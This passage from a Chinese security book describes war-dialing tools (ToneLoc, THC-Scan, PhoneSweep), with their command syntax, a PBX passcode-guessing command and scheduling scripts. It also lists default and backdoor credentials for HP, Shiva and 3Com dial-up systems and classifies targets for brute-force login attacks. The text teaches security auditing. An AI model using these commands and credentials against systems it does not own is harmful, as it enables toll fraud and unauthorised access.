


图9.1 使用TLCFG.EXE输入供ToneLoc轰炸拨打用的调制解调器配置参数

接着就可以从命令行运行ToneLoc本身了，需在命令行上指定的参数包括待拨号的电话号码范围、待写入结果的数据文件以及任意的选项，所用语法如下：

```
ToneLoc [DataFile] /M:[Mask] /R:[Range] /X:[ExMask] /D:[ExRange]
        /C:[Config] /#:[Number] /S:[StartTime] /E:[EndTime]
        /H:[Hours] /T /K
```

```
[DataFile]-     File to store data in, may      also be a mask
[Mask]-         To use for phone numbers        Format: 555-XXXX
[Range]-        Range of numbers to dial        Format: 5000-6999
[ExMask]-       Mask to exclude from scan       Format: 1XXX
[ExRange]-      Range to exclude from scan      Format:2500-2699
[Config]-       Configuration file to use
[Number]-       Number of dials to make         Format: 250
[StartTime]-    Time to begin scanning          Format: 9:30p
[EndTime]-      Time to end scanning            Format: 6:45a
[Hours]-        Max # of hours to scan          Format: 5:30
Overrides [EndTime]
/T = Tones, /K = Carriers (Override config file, '-' inverts)
```

下面我们会看到THC-Scan使用非常类似的参数。在下面的例子中，我们把ToneLoc设置成拨打在555-0000～555-9999范围内的所有号码，并把它找到的载波记录到称为test的文件中。图9.2展示了工作中的ToneLoc。




图9.2 工作中的ToneLoc在扫描一个庞大的电话号码范围以寻找载波——由远程调制解调器产生的电子信号

```
toneloc test /M:555-XXXX /R:0000-9999
```

ToneLoc还有许多其他好方法可用，值得仔细阅读其用户手册(TLUSER.DOC)，不过ToneLoc执行的操作与使用上述基本配置的简单轰炸拨打极为相似。下面我们指出另外一个命令行参数即等待开关的用法，它用于测试特殊的PBX，这种PBX允许用户拨入后输入一个代码以获取再一个拨号音，在这个拨号音后可从该PBX进行外出呼叫。

```
toneloc test /m:555-9999Wxxx
```

这个命令将让ToneLoc拨打号码555-9999，稍停一会等出第二个拨号音后在每次后续的拨号中尝试三个数字(xxx)的一种可能的组合，直到取得允许从目标PBX拨出的保密代码(passcode)。ToneLoc能够猜测最多有四个数字的代码。所有这些应足以说服PBX管理员去掉自己的PBX上的远程拨出能力，或者至少使用大于4个数字的代码。

THC-Scan

流行度：	*9*
容易度：	*8*
影响力：	*8*
风险率：	*8*

ToneLoc衰弱后留下的空白是由德国黑客攻击组织The Hacker's Choice(简称THC，位于http://www.infowar.co.uk/thc/) 的van Hauser编写的THC-Scan填补的。与ToneLoc一样，THC-Scan也是从DOS、Windows 9x中的DOS shell、Windows NT上的控制台或UNIX上的DOS模拟器中配置并启动的。

在启动THC-Scan前必须使用称为TS-CFG的工具产生一个供THC-Scan用的配置文件(.CFG)，该工具比ToneLoc的简单TLCFG工具提供粒度更小的能力。大多数配置是直接了当的，不过知道PC上各个COM端口的属性将有助于进行非标准的设置。下表列出了各个COM端口的常用配置。

COM	IRQ	I/O端口
1	4	3F8
2	3	2F8
3	4	3E8
4	3	2E8

如果不清楚这些参数，那么随THC-Scan包含的MOD-DET工具可用于确定它们(忽略可能由Windows显示的任何错误)。

```
MODEM DETECTOR v2.00    (c) 1996,98 by van Hauser/THC
                                        <vh@reptile.rug.ac.be>
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Get the help screen with :    MOD-DET.EXE ?
Identifying Options...
                  Extended Scanning   : NO
                  Use Fossil Driver : NO (Fossil Driver not present)
                  Slow Modem Detect : YES
                  Terminal Connect : NO
                  Output Filename: <none>
Autodetecting modems connected to COM 1 to COM 4 ...
      COM 1 - None Found
      COM 2 - Found! (Ready)     [Irq: 3 ! BaseAdress: $2F8]
      COM 3 - None Found
      COM 4 - None Found
1 Modem(s) found.
```

.CFG配置文件一旦建立，轰炸拨打就可以开始了。THC-Scan的命令语法与ToneLoc很类似，不过有所增强。(THC-Scan的命令行选项清单非常长，在这儿列出来不大合适，不过可以从随软件包带的THC-SCAN.DOC手册的Part IV中找到。)THC-Scan甚至运行起来也与ToneLoc有许多类似之处，如图9.3所示。




图 9.3 THC-Scan 2.0 举起由 ToneLoc 放下的轰炸拨打火炬

跨越数天的轰炸拨打调度是个手工过程，它分别使用/S和/E开关指定起止时间，并利用Windows NT的AT调度器等内置的操作系统工具在每天的适当时刻重新启动扫描。我们通常使用AT调度器往一个即将调用的简单批处理文件中写入THC-Scan所用的参数。调度THC-SCAN.EXE 需注意的是，THC-Scan只在其当前目录下搜索合适的.CFG文件，除非使用/!选项特别指定。既然AT是从%systemroot%中启动所调度的命令的，因此除非明确地指定，否则THC-SCAN.EXE 将找不到所需的.CFG 文件，如下面的批处理文件例子 thc.bat 所示：

```
@echo off
rem Make sure thc-scan.exe is in path
rem absolute path to .cfg file must be specified with /! switch if run
from AT scheduler
rem if re-running a scan,first change to directory with appropriate
.DAT file and delete /P: argument
C:\thc-scan\bin\THC-SCAN.EXE test /M:555-xxxx /R:0000-9999
/!:C:\thc-scan\bin\THC-SCAN.CFG /P:test /F /S:20:00 /E:6:00
```

启动这个批处理文件后，THC-Scan会等到晚上8点，然后持续拨打到凌晨6点。

要调度该批处理文件在以后每天都运行，下面的AT命令足够了

```
at 7:58P /interactive /every:1  C:\thc-scan\bin\thc.bat
```

THC-Scan会找到合适的.DAT文件以确定前一天晚上执行的结束之处，并从该断点开始执行，直到某天晚上尝试完所有号码。THC-Scan完成扫描后别忘了使用"at ./delete"命令删除任何剩余的作业。

对于那些使用多个调制解调器或同一网络上多台客户主机进行的轰炸拨打，van Hauser在随THC-Scan软件包发布的THC-MISC.ZIP归档文件中提供了称为NETSCAN.BAT的批处理文件样例。按照THC-SCAN.DOC的Part II中讨论的那样进行少许修改，该批处理脚本就会自动地划分一个给定的电话号码范围以创建多个独立的.DAT文件，供各台客户主机或各个调制解调器使用。下面给出的是利用NETSCAN.BAT设置THC-Scan供多个调制解调器使用的步骤：

1. 给每个调制解调器创建独立的目录，每个目录中包含THC-SCAN.EXE的一个拷贝，以及适合相应调制解调器的一个.CFG文件。
2. 按照THC-SCAN.DOC中说明的那样对NETSCAN.BAT加以修改，确保在NETSCAN.BAT的第[2]节中使用"SET CLIENTS="语句指明有多少个调制解调器。
3. 确保THC-SCAN.EXE在当前命令搜索路径中，然后执行命令"netscan.bat dial_mask modem#"。
4. 把输出的每个.DAT文件放置到与相应的调制解调器对应的THC-Scan目录中。举例来说，如果使用两个调制解调器时所运行的命令为"netscan 555-XXXX 2"，那就把导出的2555XXXX.DAT文件放置到拨打第二个调制解调器用的目录中(例如\thc-scan\bin2)。

用扫描电话号码寻找载波时，THC-Scan能给自动应答的调制解调器发送一个在.CFG文件中指定的确定字符串。这个选项本身可以使用TS-CFG工具在"Carrier Hack Mode:"提示下设定。称为提示(nudge)的字符串则可以在"Nudge"提示附近设置。其缺省值为"^~^~^~^~^~^M^~^M?'M^~help^M^~^~^~guest^M^~guest^M^~INFO^M^MLO"(^~是停顿，^M则是回车)。这些常用的提示与用户名/密码猜测合作得

相当好，不过如果你了解所拨打的特定目标的属性，那么你也许希望有所变通。

完成一轮扫描后，应该检查各种日志文件。THC-Scan最显著的特性是具有把原始的终端提示捕获到某个文本文件中供以后细读的能力。然而THC-Scan的数据管理机制却需要来自用户的较多手工输入。轰炸拨打能够产生大量的待整理数据，包括所拨打号码、所发现载波、所标识系统类型等等的清单。THC-Scan把所有这些信息写入三类文件中：一个各栏目间分隔开的.DAT文件、一个可选的能输入到某个ODBC兼容数据库中的.DB文件(本选项必须使用/F开关指定)，以及若干个含有忙音电话号码清单、载波及载波终端提示文件等内容的.LOG文本文件。其中.DB文件可由所选定的数据库管理工具来操纵，不过它不包含出自所标识载波的响应，让这些与CARRIERS.LOG文件中的终端提示信息调和是一个手工的过程。这不是小题大做，因为进一步的标识与渗透测试也往往需要手工分析由自动应答系统提供的终端提示，然而扫描很大数量的号码时，手工生成说明关键结果的综合报告可能相当乏味。

在使用多个调制解调器时，数据管理是个较大的问题。我们已经看到，必须给所用的每个调制解调器配置并启动THC-Scan的不同实例，而且电话号码范围必须在每个调制解调器之间手工分割。伴随THC-Scan软件包提供的DAT-MERGE.EXE工具可在以后把导出的多个.DAT文件归并起来，但是载波响应日志文件却必须手工粘附到一起。

尽管存在这些次要的缺点，THC-Scan就其免费的价格而言仍然是个难以置信的工具，我们应该赞扬van Hauser使它可为公众所得。然而我们接下去将看到，付出相当一笔费用可得到比THC-Scan易用和效率还要好的产品。

PhoneSweep

流行度：	*9*
容易度：	*9*
影响力：	*8*
风险率：	*9*

如果使用THC-Scan看来需花大量工作，那么PhoneSweep将适合你(PhoneSweep由Sandstorm Enterprises公司销售，网站位于http://www.sandstorm.net)。我们在讨论自由软件性质的轰炸拨打工具上花了很多时间，然而PhoneSweep的讨论将短得多，主要原因在于它如图9.4所示的界面中很少有不能一目了然的东西。




图9.4 PhoneSweep的图形界面与商业软件性质的轰炸拨打程序相差悬殊，它还有许多提高了可用性和效率的其他特性

使得PhoneSweep非同一般的关键特性包括其简单的图形界面、自动进行的调度、载波渗透、同时支持多个调制解调器以及雅致的报告。称为初始定制文件(profile)的号码范围在任何可用的调制解调器上拨打，而当前版本支持最多4个调制解调器。PhoneSweep易于配置成在上班时间(Business Hours)、下班时间(Outside Hours)、周末(Weekends)或所有这三个时间段拨打，如图9.5所示。上班时间可在Options|Time标签上由用户自行定义。PhoneSweep会在所指定的时间段(通常是下班时间和周末)持续地拨打，在其他时间段(例如上班时间)或Options|Time标签上定义的"断电时间(Blackouts)"内挂起，等到合适的时候重新启动，这样一直到扫描完整个范围并测试了其中可渗透




图 9.5 PhoneSweep 有简单的调度参数，使得定制拨号时间段很容易

的调制解调器为止。具体视配置而定。

PhoneSweep 会自动标识 205 种远程访问设备的不同品质和型号(完整的清单参见 http://www.sandstorm.net/phonesweep/sysids.shtml) 。这是通过把从目标系统接收来的文本串或二进制串与由已知响应构成的一个数据库作比较而完成的。如果目标的响应以任意方式定制过，那么PhoneSweep可能认识不出它来。确保标识出所有可能的系统的惟一方法是在最终的报告中含有 "Appendix A: All Responses From Target Modems(附录 A：来自目标调制解调器的所有响应)"，然后手工检查这个清单。

除了标准的载波检测外，PhoneSweep还会针对所标识的调制解调器发动字典攻击。在application目录中名为bruteforce.txt 的文件是一个使用制表符分割用户名和密码的简单文件，这些用户名和密码提供给自动应答调制解调器以进行猜测。如果字典攻击期间系统挂起，那么恢复时PhoneSweep将重新拨打当时的号码，并从挂断处的用户名和密码开始一直猜测到该清单末尾(如果使用这种方法来测试自己的远程访问服务器的安全性，那得当心目标系统的账号锁闭特性)。这个特性本身就值得为PhoneSweep付入场费，因为它使得原本不得不手工或使用其他软件完成的大量探测工作自动地进行。

PhoneSweep的另一个有用特性是内置了 SQL 数据库，用于跨越所有可用的调制解调器登记呼叫结果。这么做消除了手工搜寻文本文件或从多种格式归并与输入数据到电子表格(spreadsheet)或类似格式的需要，而这些需要对于自由软件工具是普遍的。PhoneSweep 只有一个报告模板可用，不过它相当完美，含有真正有用的介绍性信息、

行为和结果的实施与技术总结、表格形式的统计输出、来自所标识调制解调器的原始终端响应(可选，作为附录A指定)以及电话号码"分类(taxonomy)"的一个完整清单(可选，作为附录B指定)，所有这些都是作为单个Microsoft Rich Text Format文件产生的。图9.6展示了某个PhoneSweep报告样例的一部分。

	Total Phone Numbers With This Result	Percent of Phone Numbers With Carrier
Numbers with Carrier:	33	100.0%
Identified	9	27.3%
Unidentified	25	75.8%

Identified Systems with Modems:

5555552228 -PC Anywhere
5555553502 -US Robotics V. Everything Dial Security Session
5555553520 -US Robotics V. Everything Dial Security Session
5555553810 -US Robotics V. Everything Dial Security Session
5555554549 -PC Anywhere
5555554564 -PPP
5555554567 -PC Anywhere
5555554660 -Shiva LanRover
5555554771 -Cisco

Unidentified Carrier Numbers:

5555553097 -Unknown
5555553273 -Unknown
5555553406 -Unknown

图9.6 这是PhoneSweep报告样例的一小部分，它展示了汇总结果和在单个内置的报告模板中的可用细节的同步水平

当然，PhoneSweep和自由软件工具之间的最大差异是成本。书写本章时PhoneSweep有两个版本可用：PhoneSweep Basic和PhoneSweep Plus。PhoneSweep Basic支持最多一个调制解调器，每个初始定制文件有800个号码，售价980美元(一年的额外支持费用

为196美元)，PhoneSweep Plus支持最多4个调制解调器，每个初始定制文件10 000个号码，售价为2800美元(一年的额外支持费用为560美元)。这些许可权限制是使用附接到并行端口上的一个硬件锁(dongle)强制施行的，因为如果该硬件锁不存在，软件就安装不了。2800美元可能看起来是一笔合理的费用，这得视设置与配置自由软件工具并管理它们的输出所需的每小时劳工成本而定。

从http://geek-girl.com/bugtraq/1998_4/0770.html 上可以找到由Sandstorm Enterprises公司的Simson L.Garfinkel写的一篇明白无误有倾向性的文章，上面写有关于PhoneSweep和THC-Scan对比的一些有意思的想法。这篇文章及其应答文章对于那些保持中立的人是一篇好读物。

不论选择什么工具，重要的是理解自己要在输出中寻找什么。我们将接下去讨论这一点。

载波漏洞发掘技巧

流行度:	*9*
容易度:	*5*
影响力:	*8*
风险率:	*7*

轰炸拨打本身能揭示易于渗透的调制解调器，不过在确定某个拨号连接实际有多脆弱上往往需要仔细检查拨号报告并手工跟踪。举例来说，出自THC-Scan的某个CARRIERS.LOG文件的以下片段表明一些典型的响应情形(为简洁起见做过编辑；类似的输出可从PhoneSweep报告中的附录A得到)：

```
23-05-1997 14:57:50 Dialing... 95552851
CONNECT 57600
HP995-400:_
Expected a HELLO command. (CIERR 6057)

23-05-1997 20:08:39 Dialing... 95552349
CONNECT 57600
@ Userid:
Password?
Login incorrect
```

```
23-05-1997 21:48:29 Dialing... 95552329
CONNECT 57600
Welcome to 3Com Total Control HiPer ARC (TM)
Networks That Go The Distance (TM)
login:
Password:
Login Incorrect

23-05-1997 21:42:16 Dialing... 95558799
CONNECT 57600
._Please press <Enter>..._I PJack Smith    _    JACK SMITH
[CARRIER LOST AFTER 57 SECONDS]
```

我们特意选择这些例子是为了说明关于搜寻结果日志的一个关键点：处理许多种拨号服务器和操作系统获取的经验是无可替代的。例如上面的第一个响应看起来出自某个HP系统("HP995-400")，然而后跟的关于某个"HELLO"命令的字符串则多少有些神秘。拿常用的数据终端软件(我们偏爱的是现由Symantec公司销售的Procomm Plus，位于http://www.symantec.com/procomm/procomm.html，它设置成使用ASCII字符集模拟一个VT-100终端)手工拨入该系统，产生的结果同样高深莫测，除非入侵者熟悉HP的中级MPE-XL系统，知道登录语法是在提示下输入"HELLO USER.ACCT"，后跟一个密码。然后他们就可以使用Procomm Plus做如下尝试：

```
CONNECT 57600
HP995-400: HELLO FIELD.SUPPORT
PASSWORD= TeleSup
```

"FIELD.SUPPORT"和"TeleSup"分别是一个常用的缺省账号名和密码，由未入门者用于访问这些HP系统。稍加研究并有较深的背景知识则往往更希望揭露别人看来布满路障的漏洞。

我们的第二个例子稍简单些。"@Userid:"提示是Shiva公司(现归属Intel)的LANRover远程访问服务器的特征(PhoneSweep自动把响应以这些字符串标识为LANRover系统)。有了这个线索再稍微研究一下位于http://www.shiva.com的信息，攻击者就能获悉LANRover系统可配置成针对内部Novell Directory Services(简称NDS)数据库认证远程用户。这种情况下较好的猜测可能是"supervisor"或"admin"，密码则为空——你可能会惊讶于这种简单的猜测工作在发觉懒惰的管理员上成功的频率之高。

第三个例子进一步说明了稍知自动应答呼叫系统的厂家和型号都可能是毁灭性的。与3Com的TotalControl HiPer ARC远程访问设备关联有一个已知的后门账号(密码为空的"adm"账号，参见http://geek-girl.com/bugtraq/1998_4/0682.html 及相关线索)。如果没有实施该问题的补救措施，那么该系统基本上是敞开着的。

我们乘胜追击最后一个例子：这个响应是Symantec的pcAnywhere远程控制软件的特征。如果系统"Jack Smith"的属主聪明些，设置了一个甚至不太复杂的密码，那么这也许不值得继续努力了，然而每三个pcAnywhere用户就有两个从来不考虑去设置它(这是基于现实经验得出的结论)。第13章中将详细探讨pcAnywhere及发掘其漏洞的程序。

我们还得提及能从轰炸拨打扫描得出的让人感兴趣的东西不只是载波。许多PBX系统和语音邮件系统也是攻击者寻求的关键战利品。具体地说，配置成允许远程拨出的PBX会在用户输入正确的代码后会响应第二个拨号音(参见先前关于ToneLoc的讨论)。安全保障不当的话，这些特性可使入侵者掏别人的钱往世界各地打长途电话。在整理提供给主管部门的轰炸拨打数据时不要忽视这些结果。

穷尽地讨论由远程拨号系统提供的潜在响应会占去本书很大篇幅，不过我们期待前面的例子给出了你在测试自己的机构的安全性时可能遇到的系统类型的景况。开放思想，向包括厂家在内的他人咨询建议。

假设你找到了一个产生用户名/密码输入提示的系统，而且猜测并非轻而易举，那该怎么办?当然是使用字典攻击或蛮力攻击审计它们了!我们提到过PhoneSweep具备内置的密码猜测能力，不过也有用户直接参与猜测密码之类的工具，例如THC的Login Hacker，它实质上是一个类似DOS的脚本编制语言编译器，并提供一些例子脚本。我们还看到过用Procomm Plus的ASPECT脚本编制语言编写的复杂脚本，能够一连尝试三次猜测，在目标系统挂起后重新拨号，再一连尝试三次，如此反复。一般地说，如此嘈杂地侵扰拨号系统是不可取的，而且针对不属于自己的系统进行时也许不合法。

蛮力脚本

一旦轰炸拨打有了成效，下一步就是将这些成果分类为"域(domains)"。前面已提到，大量的拨号服务器和操作系统的经验是相当宝贵的，事实上如何选择哪个系统作

进一步渗透取决于一系列的因素，比如你愿意花的时间，愿付出的努力以及可支配的带宽，也包括你的猜测技巧和脚本编写的技术。

用简单的通信软件回拨已发现的监听调制解调器是将已获得的成果分为不同"域"的首要一步。回拨启动连接时，了解连接的特性是很重要的。这在将发现的连接进行分类上很有意义。对一个调制解调器连接的特性进行分析对于脚本编写很重要。这些特性的相关因素如下：

- ▼ 连接是否有超时或尝试次数阈值。
- ■ 超过阈值是否使连接无效，这种情况是经常发生的。
- ■ 连接是否只在一定时间内允许。
- ■ 是否可正确地假定认证的级别，比如只需userid，或是只需userid和password。
- ■ 连接是否是惟一的身份认证方法，比如SecureID。
- ■ 是否能确定userid或password域的最大字节数。
- ■ 是否能确定userid或password域是由字母和数字组成，还是有特殊字符。
- ■ 输入特殊键，比如CTRL-C，CTRL-Z等等，是否能收集到额外的信息?
- ▲ 系统旗标(banner)是否可获得?自第一次发现以来有无变化?系统旗标的信息类型是什么?这些对于各种猜测或社交工程的努力是有用的。

一旦有了上述信息，就可以将连接归入我们称之为"轰炸拨打渗透域"。为了更加说明这个问题，对发现系统进行进一步渗透时，我们将它们分为五个"域"。第一个"域"称之为低垂的水果"(LHF:Low Hanging Fruit)，是最容易消灭的；其他"域"主要取决于认证机制和相应的尝试次数。下面是这几个"域"的概述。

1. LHF　此类系统具有容易猜到或经常使用的密码(经验很重要)。
2. 单一认证，无尝试次数限制　此类系统只有一种密码或ID，而且调制解调器在多次尝试失败后不会断开连接。
3. 单一认证，有限制尝试　此类系统也是只有一种密码或ID，但调制解调器在预设的尝试次数失败后会断开连接。
4. 双认证，无尝试次数限制　此类系统有两种认证机制，比如ID和密码，调制

解调器在多次尝试失败后不会断开连接。

5. 双认证，有限制尝试 此类系统有两种认证机制，比如ID和密码，调制解调器在预设的尝试次数失败后会断开连接。*

*双认证并不是经典的双要素认证方式，即用户要求有两种保密方式，拥有什么和知道什么。

总之，上述“域”越往下，其改进的难度越大，其脚本处理也更敏感，因为需要执行的动作会更多。下面我们详细地讨论这些“域”。

低垂的水果

流行度:	*10*
容易度:	*10*
影响力:	*10*
风险率:	*10*

这种拨号类型（域）花费时间最少——如果幸运的话，有可能马到成功。不需要编写脚本，主要是猜测的过程。对于拨号进入的系统，列出所有常用的ID及密码是不可能的，我们也不准备这样做。在因特网上有相关的丰富资料，你可以用来尝试。而且，大量的轰炸拨打及入侵系统的经验也是很有益处的。另外，如能确定系统的签名或保护机制与类型，对于用缺省的userid和密码下手是很有用的。第10章表10.3“网络设备”中就有关于路由器类型的缺省名字列表。不管用哪一种清单去尝试，花的时间绝不能多于穷尽缺省ID和密码的时间。如果不能成功应该采取下一类的措施。

单一认证，无尝试次数限制

流行度:	*9*
容易度:	*8*
影响力:	*10*
风险率:	*9*

这种类型(域)是理论上花时最少的(LHF除外)，但通常要正确分类最为困难的一种。这种单一认证机制有点像代码清单9.1A所示，但一旦正确的userid知道后，它实

际上又是双认证(参见代码清单9.1B)。一个真正的第1类的域如代码清单9.2所示。这里我们先看看允许无限制猜测尝试的单一认证机制。

代码清单9.1A 表面上为第1类域，但如果输入正确ID后又会改变：

```
XX-Jul-XX 09:51:08 91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
@ Userid:
@ Userid:
@ Userid:
@ Userid:
@ Userid:
@ Userid:
@ Userid:
```

代码清单9.1B 输入正确userid后所作的改变

```
XX-Jul-XX 09:55:08 91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
@ Userid: lanrover1
Password: xxxxxxxx
```

在真正的第1类"域"例子中(代码清单9.2)，获取访问权所需要的所有东西就只有密码。另外最重要的一点是连接允许无限制的尝试。因此，通过字典方式的蛮力脚本攻击是可行的方法。

代码清单9.2 真正的第1类域

```
XX-Jul-XX 03;45:08 91XXX5551235 C: CONNECT 9600/ARQ/v32/LAPM

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

Enter Password:
```

```
Invalid Password.

Enter Password:
Invalid Password.
```

